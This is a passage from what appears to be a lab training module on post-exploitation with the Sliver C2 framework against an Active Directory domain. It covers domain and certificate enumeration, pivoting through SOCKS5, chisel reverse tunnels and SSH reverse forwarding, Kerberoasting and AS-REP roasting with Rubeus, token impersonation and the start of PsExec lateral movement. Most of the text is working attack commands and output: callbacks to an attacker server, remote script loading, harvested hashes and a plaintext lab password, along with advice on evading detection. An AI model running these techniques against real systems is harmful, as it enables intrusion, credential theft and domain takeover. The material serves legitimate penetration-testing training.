[*] Successfully executed c2tc-domaininfo (coff-loader)
[*] Got output:
---------------------------------------------------------------------
[+] DomainName:
    child.htb.local
[+] DomainGuid:
    {1D8CD513-C06A-4BB9-83FB-CD29334A10BF}
[+] DnsForestName:
    <REDACTED>
[+] DcSiteName:
    Default-First-Site-Name
[+] ClientSiteName:
    Default-First-Site-Name
[+] DomainControllerName (PDC):
    \\dc01.child.htb.local
[+] DomainControllerAddress (PDC):
```

```
    \\172.16.1.15
[+] Default Domain Password Policy:
    Password history length: 24
    Maximum password age (d): <REDACTED>
    Minimum password age (d): 1
    Minimum password length: 7
[+] Account Lockout Policy:
    Account lockout threshold: 5
    Account lockout duration (m): 10
    Account lockout observation window (m): 10
[+] NextDc DnsHostName:
    dc01.child.htb.local
----------------------------------------------------------------------
```

In the past few years, a notorious golden path for domain compromise has been introduced and aimed at certificates - `ADCS` attacks (Active Directory Certificate Services). Enumerating the certificates in a domain can be crucial as it can reveal misconfigured certificates that lead to pwning the Domain Admin account and essentially pwning the whole domain. Fortunately, an extension in the armory allows us to enumerate certificates. The extension we will be using is `certify`, and to list the templates in the domain, we are going to be using the `find` module of the tool.

```
sliver (http-beacon) > certify -- find

[*] certify output:


   _____          _   _ __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=htb,DC=local'

[*] Listing info about the Enterprise CA 'htb-DC02-CA'
<SNIP>
CA Name                                 : dc02.htb.local\htb-DC02-CA
    Template Name                           : Abuse
    Schema Version                          : 2
    Validity Period                         : 1 year
    Renewal Period                          : 6 weeks
    msPKI-Certificate-Name-Flag             : ENROLLEE_SUPPLIES_SUBJECT
```

```
    mspki-enrollment-flag                : INCLUDE_SYMMETRIC_ALGORITHMS
    Authorized Signatures Required       : 0
    pkiextendedkeyusage                  : Client Authentication
    mspki-certificate-application-policy : Client Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights
<SNIP>
```

Another way to enumerate the certificates is via the built-in `certutil.exe` binary in Windows. Note that we must be cautious running the `execute` command as it will open a command prompt or the tool's GUI.

```
sliver (http-beacon) > execute -o certutil.exe

[*] Output:
Entry 0:
  Name:                         "htb-DC02-CA"
  Organizational Unit:          ""
  Organization:                 ""
  Locality:                     ""
  State:                        ""
  Country/region:               ""
  Config:                       "dc02.htb.local\htb-DC02-CA"
  Exchange Certificate:         ""
  Signature Certificate:        ""
  Description:                  ""
  Server:                       "dc02.htb.local"
  Authority:                    "htb-DC02-CA"
  Sanitized Name:               "htb-DC02-CA"
  Short Name:                   "htb-DC02-CA"
  Sanitized Short Name:         "htb-DC02-CA"
  Flags:                        "1"
  Web Enrollment Servers:       ""
CertUtil: -dump command completed successfully.
```

Having stepped inside the network, let's say the machine that resides in the DMZ portion of the organization, we need to be able to enumerate the network adapters as it might reveal access to the internal network or resources of the domain. One approach that we can use is by utilizing the `ifconfig` utility of Sliver, which will print out the network adapters that the machine has, including its IP addresses. This allows us to avoid spawning an interactive shell on the target and running commands from it, as we might get caught; this is briefly shown in an upcoming section.

```
sliver (http-beacon) > ifconfig

+-----------------------------------------+
| Ethernet0 2                             |
+-----------------------------------------+
| # | IP Addresses     | MAC Address      |
+---+------------------+------------------+
| 6 | 10.129.229.64/16 | 00:50:56:b9:e9:5b |
+-----------------------------------------+

+-------------------------------------+
| Ethernet1 2                         |
+-------------------------------------+
| # | IP Addresses   | MAC Address    |
+---+----------------+----------------+
| 8 | <SNIP> | 00:50:56:b9:da:1d |
+-------------------------------------+
1 adapters not shown.
```

Domain Reconnassaince - Miscellaneous

Depending on our situation, we might not be able to import powershell modules such as `PowerView` or use binaries like `SharpView` or `ADSearch`. To circumvent this, we can rely on the System.DirectoryServices namespace or other namespaces that can be found through Microsoft's documentation and subsequent classes. In the example below, we will use the `System.DirectoryServices` namespace alongside the `Forest` class. Note that all of this is basically another way of using `ADSI` that is built-in in domain controllers and etc.

```
sliver (http-beacon) > execute -o powershell $Forest =
[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest();
$Forest.Domains

[*] Output:

Forest                  : htb.local
DomainControllers       : {dc01.child.htb.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         :
Parent                  : htb.local
PdcRoleOwner            : dc01.child.htb.local
RidRoleOwner            : dc01.child.htb.local
InfrastructureRoleOwner : dc01.child.htb.local
Name                    : child.htb.local

Forest                  : htb.local
```

```
DomainControllers       : {dc02.htb.local}
Children                : {child.htb.local}
DomainMode              : Unknown
DomainModeLevel         :
Parent                  :
PdcRoleOwner            : dc02.htb.local
RidRoleOwner            : dc02.htb.local
InfrastructureRoleOwner : dc02.htb.local
Name                    : htb.local
```

We must exercise caution when using this approach as it will spawn a powershell window for a short time.

In the next section, we are going over the methods of getting ourselves access to the internal network of the domain.

Pivoting

We know that Web01 is the entrance of the target network, so it has two network adapters; our Sliver C2 server can directly communicate with Web01. Other machines are in another subnet of the simulated enterprise network. Due to network segmentation, our Sliver C2 server cannot communicate with other servers, such as Srv01 and Dc01, directly. Therefore, we should leverage Web01 as the pivot and then communicate with other servers based on Web01. There are multiple ways to achieve this.

At the time of writing, only the session mode supports built-in pivot commands.

When we use Socks5 functionality with external tools, we should hide Sliver under a process in which it is normal to make DNS and LDAP queries. Otherwise, a process with much LDAP/DNS traffic is suspicious.

SOCKS5

SOCKS5 is an Internet protocol that exchanges network packets between a client and server through a proxy server. SOCKS5 performs at Layer 5 of the OSI model and accepts incoming client connections on TCP port 1080 by default. If we want to communicate with Srv01, we could set up a SOCKS5 server by executing a command on Web01 session - `socks5 start -P 1080`.

```
sliver (http-beacon) > info

        Session ID: 592f553f-1519-4309-86f0-515ccabe12c8
              Name: http-beacon
          Hostname: web01
              UUID: 02403942-23fd-2def-a4c3-7e8c2dadc4d9
          Username: CHILD\eric
```

```
               UID: S-1-5-21-2749819870-3967162335-1946002573-1122
               GID: S-1-5-21-2749819870-3967162335-1946002573-513
               PID: 1708
                OS: windows
           Version: Server 2016 build 17763 x86_64
            Locale: en-US
              Arch: amd64
        Active C2: https://10.10.14.62:9001
    Remote Address: 10.129.229.64:49725
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Thu Oct 26 11:33:49 BST 2023 (28m41s ago)
      Last Checkin: Thu Oct 26 12:02:29 BST 2023 (1s ago)

sliver (http-beacon) > socks5 start -P 1080

[*] Started SOCKS5 127.0.0.1 1080
⚠  In-band SOCKS proxies can be a little unstable depending on protocol
```

Starting SOCKS5 on Sliver, we can see that port `1080` has started listening on our machine.

```
netstat -ano | grep 1080
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN
off (0.00/0/0)
```


Not only can our Sliver C2 communicate with other machines, but we can also run external tools such as impacket on our attack machine and tunnel the traffic through Sliver implant without bringing tools to target machines.

Note: Depending on the configuration in the `/etc/proxychains4.conf` we might need to adjust the used port from `1080` to something else.

Chisel

As taught in the Pivoting, Tunneling, and Port Forwarding module, `chisel` is one of the tools used from the arsenal of techniques for pivoting. Unfortunately, at the time of writing, `chisel` has not yet been incorporated as an extension in Sliver. Still, luckily for us, there is an open issue on Github by MrAle98 that contains a forked version of the tool that can be used. It integrates a few additions, such as listing the currently running tasks of chisel and respectively stopping the tasks. Before we dive in, we need to clone the forked repository and install a few prerequisites, such as `mingw-w64` from the apt repository.

```
sudo apt install mingw-w64
Reading package lists... Done
Building dependency tree... Done
```

```
Reading state information... Done
<SNIP>
Need to get 210 MB of archives.
After this operation, 1,110 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

With the `MinGW-w64` development environment package installed on our machine, we can safely clone the forked repository.

```
git clone https://github.com/MrAle98/chisel
Cloning into 'chisel'...
remote: Enumerating objects: 2238, done.
remote: Counting objects: 100% (73/73), done.
remote: Compressing objects: 100% (60/60), done.
remote: Total 2238 (delta 21), reused 32 (delta 10), pack-reused 2165
Receiving objects: 100% (2238/2238), 3.49 MiB | 19.23 MiB/s, done.
Resolving deltas: 100% (1049/1049), done.
```

After successfully cloning the forked repository of `chisel`, we need to create a `chisel` directory in `~/.sliver-client/extensions` where we will be copying the `extension.json` file that will instruct Sliver on which operating systems the following extension can work and the respective dlls that need to be used and to compile the tool using `make`.


```
cd chisel/
mkdir ~/.sliver-client/extensions/chisel
cp extension.json ~/.sliver-client/extensions/chisel
make windowsdll_64
make windowsdll_32
```

With everything set up, we need to exit the `sliver-client` CLI and restart it for the changes (chisel's extension) to take effect so we can see and use the `chisel` extension.

```
sliver (http-beacon) > chisel

[*] Successfully executed chisel
[*] Got output:
No arguments provided
  Usage: chisel [command] [--help]

  Version: v1.8.1 (go1.19.6)

  Commands:
    list   - list running tasks
```

```
    stop <taskId> - stop task identified by taskId
    server - runs a chisel task in server mode
    client - runs a chisel task in client mode

  Read more:
    https://github.com/jpillora/chisel
```

To use the newly installed extension, let's make configurational changes to the `proxychains.conf` file, such as changing the operating port from `9050` to `1080`.

```
sudo sh -c 'sed -i s/socks4/socks5/g /etc/proxychains.conf && sed -i
s/9050/1080/g /etc/proxychains.conf'
```

Once the configuration file has been succesfully updated, we need to start Chisel as a server on our machine.

```
chisel server --reverse -p 1337 -v --socks5
2023/10/27 09:07:29 server: Reverse tunnelling enabled
2023/10/27 09:07:29 server: Fingerprint
1+LEI/g3cXWqORdvVL2tHW9Y+d7A65F/tsbMrMBrGew=
2023/10/27 09:07:29 server: Listening on http://0.0.0.0:1337
```


We must return to Sliver's console and use our current beacon/session to connect to our chisel server.

```
sliver (http-beacon) > chisel client 10.10.14.62:1337 R:socks

[*] Successfully executed chisel
[*] Got output:
received argstring: client 10.10.14.62:1337 R:socks
os.Args = [chisel.exe client 10.10.14.62:1337 R:socks]
Task started successfully.
```

Revisiting the terminal of chisel's server, we can see that the connection to us was successful, and we are now taking advantage of socks proxying.

```
chisel server --reverse -p 1337 -v --socks5
2023/10/27 09:07:29 server: Reverse tunnelling enabled
2023/10/27 09:07:29 server: Fingerprint
1+LEI/g3cXWqORdvVL2tHW9Y+d7A65F/tsbMrMBrGew=
2023/10/27 09:07:29 server: Listening on http://0.0.0.0:1337
2023/10/27 09:09:17 server: session#1: Handshaking with
```

```
10.129.229.69:49782...
2023/10/27 09:09:17 server: session#1: Verifying configuration
2023/10/27 09:09:17 server: session#1: Client version (v1.8.1) differs
from server version (1.7.7)
2023/10/27 09:09:17 server: session#1: tun: Created (SOCKS enabled)
2023/10/27 09:09:17 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
2023/10/27 09:09:17 server: session#1: tun: SSH connected
2023/10/27 09:09:17 server: session#1: tun: Bound proxies
```

We can verify if we can access internal machines (and resources) by doing a simple SMB authentication check using `crackmapexec` against SRV01 (172.16.1.12).

```
proxychains crackmapexec smb 172.16.1.12 -u svc_sql -p 'jkhnrjk123!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:135  ...
OK
SMB         172.16.1.12     445    SRV01            [*] Windows 10.0 Build
17763 x64 (name:SRV01) (domain:child.htb.local) (signing:False)
(SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
SMB         172.16.1.12     445    SRV01            [+]
child.htb.local\svc_sql:jkhnrjk123!
```


SSH Reverse port forwarding

As taught in the Pivoting, Tunneling, and Port Forwarding module, there are different methods to establish a local or remote port forward. The case that was shown there was following the logic of us connecting to the target machine with the specified parameters - either `-L` for local port-forwarding, `-R` for remote port-forwarding, or `-D` for dynamic port-forwarding. However, this does not quite suit our specific case within the lab, as we are targeting a Windows host that doesn't have SSH server installed and configured. Fortunately for us, recent versions of Windows comes with a `ssh` client preinstalled, meaning that we can utilize a SSH connection from the Windows (WEB01) host to ourselves. That connection could result in dynamic (remote) port forwarding using the `-R` option (as per release 7.6, an extended feature was added to the `-R` option). Of particular significance is the scenario

where no explicit destination is specified. In such cases, the SSH service transforms into SOCKS 4/5 proxy.

To set up our environment, we need to make sure that the SSH service is running. Depending on the environment you are in, different configuration changes might be needed.

Due to the configuration of the VPN, we must change the default operating port (22) for SSH to port 2222. However, note that this might not be needed in a real-world scenario.

```
sudo sh -c 'echo "Port 2222" >> /etc/ssh/sshd_config'
tail -2 /etc/ssh/sshd_config
PasswordAuthentication yes
Port 2222
```

Once, we have added the change in the `sshd_config` file, we are left with restarting the `sshd.service`.

```
sudo systemctl restart sshd.service
```

We can verify the change in the port of the service with `ss -ntlp`.

```
ss -ntlp
State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
Process
LISTEN   0        128              0.0.0.0:2222          0.0.0.0:*
<SNIP>
```

Now, utilizing the established RDP session as the user `eric` on WEB01, we can open `PowerShell` and simply connect to us using the `-R` option followed by the port (`1080`). Note the username must match your username in the workstation or your virtual machine.

Note: The credentials (username and password) for the workstation in Academy can be found in the file `my_credentials.txt` located on the `Desktop`.

```
PS C:\Users\eric> ssh -R 1080 [email protected] -p 2222
[email protected]'s password:
<SNIP>

Welcome and have fun!
```

```
Last login: Wed Dec  6 11:45:17 2023 from 10.129.229.127
┌─[eu-academy-1]─[10.10.14.66]─[htb-ac-1008@htb-qfm5hcu7rt]─[~]
└──╼ [★]$
```

Confirming the success of the remote port-forwarding can be done again via `CrackMapExec` with valid credentials.

```
proxychains crackmapexec smb 172.16.1.13 -u 'svc_sql' -p 'jkhnrjk123!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:135  ...
OK
SMB         172.16.1.13     445    SRV02           [*] Windows 10.0 Build
17763 x64 (name:SRV02) (domain:child.htb.local) (signing:False)
(SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
SMB         172.16.1.13     445    SRV02           [+]
child.htb.local\svc_sql:jkhnrjk123!
```


Kerberos Exploitation

Understanding Kerberos is vital for Active Directory exploitation. Kerberos is a fascinating topic in Active Directory since many abuse and exploitation are based on Kerberos. From Windows Server 2003, Kerberos plays the primary role in the authentication. While NTLM authentication adopts a challenge and response mechanism, Kerberos is based on a ticket system. While we are not going to cover in detail Kerberos, it is crucial to familiarize with the protocol. One way of getting a deeper understanding of Kerberos is by going through the Kerberos Attacks module.

Kerberoasting from WEB01

We went through each step in Kerberos authentication; now it is time for us to get our hands dirty with classic Kerberos Exploitation.

If a service runs on a domain computer under a domain user account context, it is a service account and should have SPN set. Service Principal Name (SPN) is a unique service

instance identifier. `krbtgt` always has an SPN set, but it is not exploitable. According to the previously mentioned Kerberos authentication flow, we can find that the service account's password hash is used to encrypt the TGS ticket. So, Kerberoasting is a technique to retrieve `krb5tgs` hash by requesting a TGS ticket for the target service account. After that, we can crack the krb5tgs hash offline and get a plaintext password. Before executing any attack, we need to be aware of what we need to target. As in the previous section (Domain Reconnaissance), we will utilize `sharpsh` to enumerate potentially kerberoastable accounts.

Let's encode the following command in Base64:

```
echo "Get-NetUser -spn | select samaccountname,description" | base64
R2V0LU5ldFVzZXIgLXNwbiB8IHNlbGVjdCBzYW1hY2NvdW50bmFtZSxkZXNjcmlwdGlvbgo=
```

Right after having the encoded command in hand, we must ensure that we have started an HTTP server and PowerView to be placed in the directory of the HTTP server.

```
sliver (http-beacon) > sharpsh -- '-u
http://10.10.14.62:8080/PowerView.ps1 -e -c
"R2V0LU5ldFVzZXIgLXNwbiB8IHNlbGVjdCBzYW1hY2NvdW50bmFtZSxkZXNjcmlwdGlvbgo="
'

[*] sharpsh output:

samaccountname description
-------------- -----------
krbtgt         Key Distribution Center Service Account
svc_sql        SQL Server Manager.
alice          User who can monitor srv01 via RDP
```


Another way of getting information about kerberoastable users can be done via the delegationbof utility, which is part of the Armory. In the example below, the number `6` corresponds to `SPN` LDAP check.

```
sliver (http-beacon) > delegationbof 6 child.htb.local

[*] Successfully executed delegationbof (coff-loader)
[*] Got output:

[+]Find User SPNs...

[*]objectClass : top[*]objectClass : person[*]objectClass :
organizationalPerson[*]objectClass : user[*]cn : svc sql[*]sn :
sql[*]description : SQL Server Manager.[*]givenName :
svc[*]distinguishedName : CN=svc sql,OU=Service
```

```
Account,DC=child,DC=htb,DC=local[*]displayName : svc sql[*]name : svc
sql[*]badPasswordTime : 7/19/2023 7:08:43 AM[*]lastLogon : 7/19/2023
7:37:35 AM[*]pwdLastSet : 9/13/2022 7:56:36 PM[*]accountExpires : Never
Expires.[*]sAMAccountName : svc_sql[*]userPrincipalName : [email
protected][*]servicePrincipalName :
MSSQLSvc/srv02.child.htb.local:1433[*]servicePrincipalName :
MSSQLSvc/srv02.child.htb.local:DB02[*]servicePrincipalName :
MSSQLSvc/srv01.child.htb.local:1433[*]servicePrincipalName :
MSSQLSvc/srv01.child.htb.local:DB01[*]objectCategory :
CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local[*]lastLogonTimestamp
: 7/18/2023 9:21:59 AM[*]ADsPath : LDAP://child.htb.local/CN=svc
sql,OU=Service Account,DC=child,DC=htb,DC=local

[*]objectClass : top[*]objectClass : person[*]objectClass :
organizationalPerson[*]objectClass : user[*]cn : alice[*]description :
User who can monitor srv01 via RDP[*]givenName : alice[*]distinguishedName
: CN=alice,CN=Users,DC=child,DC=htb,DC=local[*]displayName : alice[*]name
: alice[*]lastLogon : 10/29/2022 12:08:29 PM[*]pwdLastSet : 9/14/2022
11:33:13 AM[*]accountExpires : Never Expires.[*]sAMAccountName :
alice[*]userPrincipalName : [email protected][*]servicePrincipalName :
rdp/web01.child.htb.local[*]objectCategory :
CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local[*]lastLogonTimestamp
: 10/29/2022 11:40:11 AM[*]ADsPath :
LDAP://child.htb.local/CN=alice,CN=Users,DC=child,DC=htb,DC=local
[*] Complete!
```

We will use `Rubeus` (from SharpCollection) and the inline-execute-assembly utility in Sliver for this attack. We must remember to specify the mode, format (preferably) and the username.

```
sliver (http-beacon) > inline-execute-assembly /home/htb-ac590/Rubeus.exe
'kerberoast /format:hashcat /user:alice /nowrap'

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 462391 bytes to memory
[+] Using arguments: kerberoast /format:hashcat /user:alice /nowrap


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.0
```

```
[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.

[*] Target User            : alice
[*] Target Domain          : child.htb.local
[*] Searching path 'LDAP://dc01.child.htb.local/DC=child,DC=htb,DC=local'
for '(&(samAccountType=805306368)(servicePrincipalName=*)
(samAccountName=alice)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName         : alice
[*] DistinguishedName      : CN=alice,CN=Users,DC=child,DC=htb,DC=local
[*] ServicePrincipalName   : rdp/web01.child.htb.local
[*] PwdLastSet             : 9/14/2022 12:33:13 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*alice$child.htb.local$rdp/[email
protected]*$F30E695<SNIP>

[+] inlineExecute-Assembly Finished
```

Another way of Kerberoasting a user is through the c2tc-kerberoast utility part of the Armory. Note that it will require a username, and then the ticket to be converted to hashcat format through TicketToHashcat.py


```
sliver (http-beacon) > c2tc-kerberoast roast alice

[*] Successfully executed c2tc-kerberoast (coff-loader)
[*] Got output:
[*] Using LDAP filter: (&(objectClass=user)(objectCategory=person)(!
(userAccountControl:1.2.840.113556.1.4.803:=2))(sAMAccountName=alice))
[*] sAMAccountName      : alice
[*] description         : User who can monitor srv01 via RDP
[*] distinguishedName   : CN=alice,CN=Users,DC=child,DC=htb,DC=local
[*] whenCreated         : 9/14/2022 7:33:13 PM
[*] whenChanged         : 10/29/2022 7:40:11 PM
[*] pwdLastSet          : 9/14/2022 11:33:13 AM
[*] accountExpires      : Never Expires
[*] lastLogon           : 10/29/2022 12:08:29 PM
[*] memberOf            :
[*] servicePrincipalName(s):
    -> rdp/web01.child.htb.local
[*] Encoded service ticket      : <copy paste TICKET output to file and
decode with TicketToHashcat.py>
```

```
<TICKET>
sAMAccountName = alice
YIIGUgYJKoZIhvcSAQICAQBuggZBMIIGPaADAgEFoQMCAQ6iBwMFACAAAACjggRp
<SNIP>
```

Rubeus supports simple Kerberoasting attack, which kerberoast each user that has an SPN, but we should only kerberoast specified users instead of all users

---

ASREPRoasting Attack from WEB01

If a domain user does not require Kerberos Pre-Authentication, we can request AS-REP for the user and retrieve `krb5asrep` hash from part of the reply. We can crack the hash and get a plaintext password. Following the same principle in the attack above, we will first enumerate users with a `PreauthNotRequired` set.

We are going to proceed with a different approach in this enumeration; we will take advantage of powershell. Note, in this case the Remote Server Administration Tools (RSAT) package was installed.

```
PS C:\Users\eric\Desktop> Install-WindowsFeature -Name RSAT-AD-PowerShell
Install-WindowsFeature -Name RSAT-AD-PowerShell

Success Restart Needed Exit Code      Feature Result
------- -------------- ---------      --------------
True    No             Success        {Remote Server Administration Tools,
Activ...

PS C:\Users\eric\Desktop> Get-ADUser -Filter { DoesNotRequirePreAuth -eq
$true } -Properties DoesNotRequirePreAuth | select SamAccountName,
DoesNotRequirePreAuth

SamAccountName DoesNotRequirePreAuth
-------------- ---------------------
bob                            True
```

Having a potential list of users for the ASREPRoast attack, we can proceed to use Rubeus again with the `asreproast` function.

```
sliver (http-beacon) > inline-execute-assembly /home/htb-ac590/Rubeus.exe
'asreproast /format:hashcat /user:bob /nowrap'

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
```

```
[+] Success - Wrote 462389 bytes to memory
[+] Using arguments: asreproast /format:hashcat /user:bob /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: AS-REP roasting

[*] Target User            : bob
[*] Target Domain          : child.htb.local

[*] Searching path 'LDAP://dc01.child.htb.local/DC=child,DC=htb,DC=local'
for '(&(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=4194304)(samAccountName=bob))'
[*] SamAccountName         : bob
[*] DistinguishedName      : CN=bob,CN=Users,DC=child,DC=htb,DC=local
[*] Using domain controller: dc01.child.htb.local (172.16.1.15)
[*] Building AS-REQ (w/o preauth) for: 'child.htb.local\bob'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      [email protected]:F4B<SNIP> 1432

[+] inlineExecute-Assembly Finished
```


Miscellaneous

A more native approach to finding SPN's of users can be done using the setspn.exe built-in utility in Windows providing us with the functionality of reading, modifying and deleting SPN's.

```
sliver (http-beacon) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to
continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 3360
```

```
PS C:\Users\eric\Desktop> setspn.exe -Q */*
setspn.exe -Q */*
Checking domain DC=child,DC=htb,DC=local
CN=svc sql,OU=Service Account,DC=child,DC=htb,DC=local
        MSSQLSvc/srv02.child.htb.local:1433
        MSSQLSvc/srv02.child.htb.local:DB02
        MSSQLSvc/srv01.child.htb.local:1433
        MSSQLSvc/srv01.child.htb.local:DB01
CN=alice,CN=Users,DC=child,DC=htb,DC=local
        rdp/web01.child.htb.local
<SNIP>

Existing SPN found!
```

Acquiring the principal names (SPNs) we can use the bof-roast utility to get the hash of Alice, and then we need to take into account that we must convert the ticket with apreq2hashcat.py

```
sliver (http-beacon) > bof-roast rdp/web01.child.htb.local

[*] Successfully executed bof-roast (coff-loader)
[*] Got output:
[+] Target SPN: rdp/web01.child.htb.local
[+] Got Ticket! Convert it with apreq2hashcat.py
YIIGUgYJKoZIhvcSAQICAQBuggZBMIIGPaADAgEFoQMCAQ6iBwMFACAAAACjggRpYYIEZTCCBG
GgAwIBBaERGw9DSElMRC5IVEIuTE9DQUyiJzAl <SNIP> CGqE=
```


Impersonation

As we know, WEB01 is the entrance of the target network, so it has two network adapters; our Sliver C2 server can directly communicate with WEB01. However, other machines are in another subnet of the simulated enterprise network; due to the network segmentation, our Sliver C2 server cannot communicate with other servers directly, such as SRV01, SRV02, and DC01. Therefore, we should leverage Web01 as the pivot and then communicate with other servers based on WEB01. There are multiple ways to achieve this.

At the time of writing, only the session mode supports built-in pivots commands.

What is Impersonation?

Impersonation is the process of changing our current access token of the user we run as to another user. This step allows us to access resources that the other user can access, but not our initial one. Impersonation frequently occurs through manipulation of the Windows API. Depending on the access we have, we might be able to impersonate a user that is already

logged in or we can use the technique `make token` (`make-token` in Sliver) to create a new token with the credentials we have harvested. Another technique involves the usage of `runas`, which facilitates the creation of a new process operating in the context of the specified credentials.

make-token

Let's dive in the `make-token` command and its source code.

```
sliver > help make-token

Command: make-token -u USERNAME -d DOMAIN -p PASSWORD
About: Creates a new Logon Session from the specified credentials and
impersonate the resulting token.
You can specify a custon Logon Type using the --logon-type flag, which
defaults to LOGON32_LOGON_NEW_CREDENTIALS.
Valid types are:

LOGON_INTERACTIVE
LOGON_NETWORK
LOGON_BATCH
LOGON_SERVICE
LOGON_UNLOCK
LOGON_NETWORK_CLEARTEXT
LOGON_NEW_CREDENTIALS

Usage:
======
  make-token [flags]

Flags:
======
  -d, --domain     string    domain of the user to impersonate
  -h, --help                 display help
  -T, --logon-type string    logon type to use (default:
LOGON_NEW_CREDENTIALS)
  -p, --password   string    password of the user to impersonate
  -t, --timeout    int       command timeout in seconds (default: 60)
  -u, --username   string    username of the user to impersonate
```


Even from the detailed description of the command, we are presented with information about the logon types that we can use when using the command. `Logon types` refer to the methods by which a user informs the operating system of the type of logon they intend to utilize. We can refer to Microsoft's documentation about the valid types supported in Sliver.

Type	Description
LOGON_INTERACTIVE	Type of logon mostly used by every user on the computer, be it using a console, RDP session or else.
LOGON_NETWORK	Type of logon intended for high performance servers that accept authenticators such as a Password, NT Hash, Kerberos Ticket
LOGON_BATCH	Type of logon equivalent to a Scheduled Task, Startup or else that could execute a process on behalf of the user
LOGON_SERVICE	Type of logon where the account must have service privileges enabled
LOGON_UNLOCK	Type of logon that uses DLLs/GINA that are loaded by Winlogon
LOGON_NETWORK_CLEARTEXT	Type of logon that utilizes plaintext credentials
LOGON_NEW_CREDENTIALS	Type of logon allow the current user to clone its token while specifying new set of credentials for outbound connections

Source Code

Let's delve into the source code of the make-token command in Sliver. By doing so, we can gain insight into the underlying processes and identify opportunities for enhancing the codebase of Sliver to our advantage. The logic in the code will check if we are specifying the expected syntax of the commands that we have run. For example, let's say we decide to use a non-existing `logonType` of the ones that are in Sliver, it will print out an error.

```
<SNIP>
if _, ok := logonTypes[logonType]; !ok {
                con.PrintErrorf("Invalid logon type: %s\n", logonType)
                return
        }
<SNIP>
```

By default, if a `logonType` was not specified it will use `LOGON32_LOGON_NEW_CREDENTIALS` logon type. We can see this in the priv_windows.go source code.

```
<SNIP>
func MakeToken(domain string, username string, password string, logonType
uint32) error {
        var token windows.Token
        // Default to LOGON32_LOGON_NEW_CREDENTIALS
```

```
        if logonType == 0 {
                logonType = syscalls.LOGON32_LOGON_NEW_CREDENTIALS
        }
<SNIP>
```

Sliver defaults to using `LogonUserW` syscall, which can be read in the previous source code, but also we can check the zsyscalls_windows.go source code for more detail. Sliver tries to invoke the function `LogonUserW` using `syscalls` by passing the expected parameters to LogonUserW and receiving the return value from the API call.

In the next section we are going to showcase the usage of `make-token` alongside with `psexec` for Lateral movement.

Lateral Movement

Lateral Movement is the process where an attacker utilizes harvested credentials of other users, or by hijacking processes that run in the context of other users, to access resources as those users. Those resources can be on other machines across the domain.

Note: The user `svc_sql` is local admin on both SRV01 and SRV02. This can be checked by setting up a proxy and using CrackMapExec.

PsExec

PsExec is a tool from the Microsoft Sysinternals suite. PsExec works by uploading a service binary to the target and creating and starting a new Windows service to execute the binary. Finally, we will get interactive access with SYSTEM privilege. If a compromised user has local administrator privilege on other hosts, we can leverage PsExec to move laterally. There are two prerequisites: the target host has port 445 open, and the user has local administrator privileges on the target host. Since Microsoft signs PsExec.exe, it will not be flagged by AV. In addition, many C2 frameworks have the psexec lateral movement feature, such as Meterpreter, CobaltStrike, etc. However, those executable service binaries generated by these C2 frameworks are very easy to be flagged by AV, so try to avoid using them. For demonstration, the credentials needed for moving laterally to SRV01 are: `svc_sql:jkhnrjk123!`. The `psexec` utility in Sliver can operate based on a profile, where the profile needs to be in a `service` format for the binary to be uploaded and started as a service on the target machine with the help of the Service Manager. To reach the SRV01 machine with the credentials above, we need to create a new logon session using the 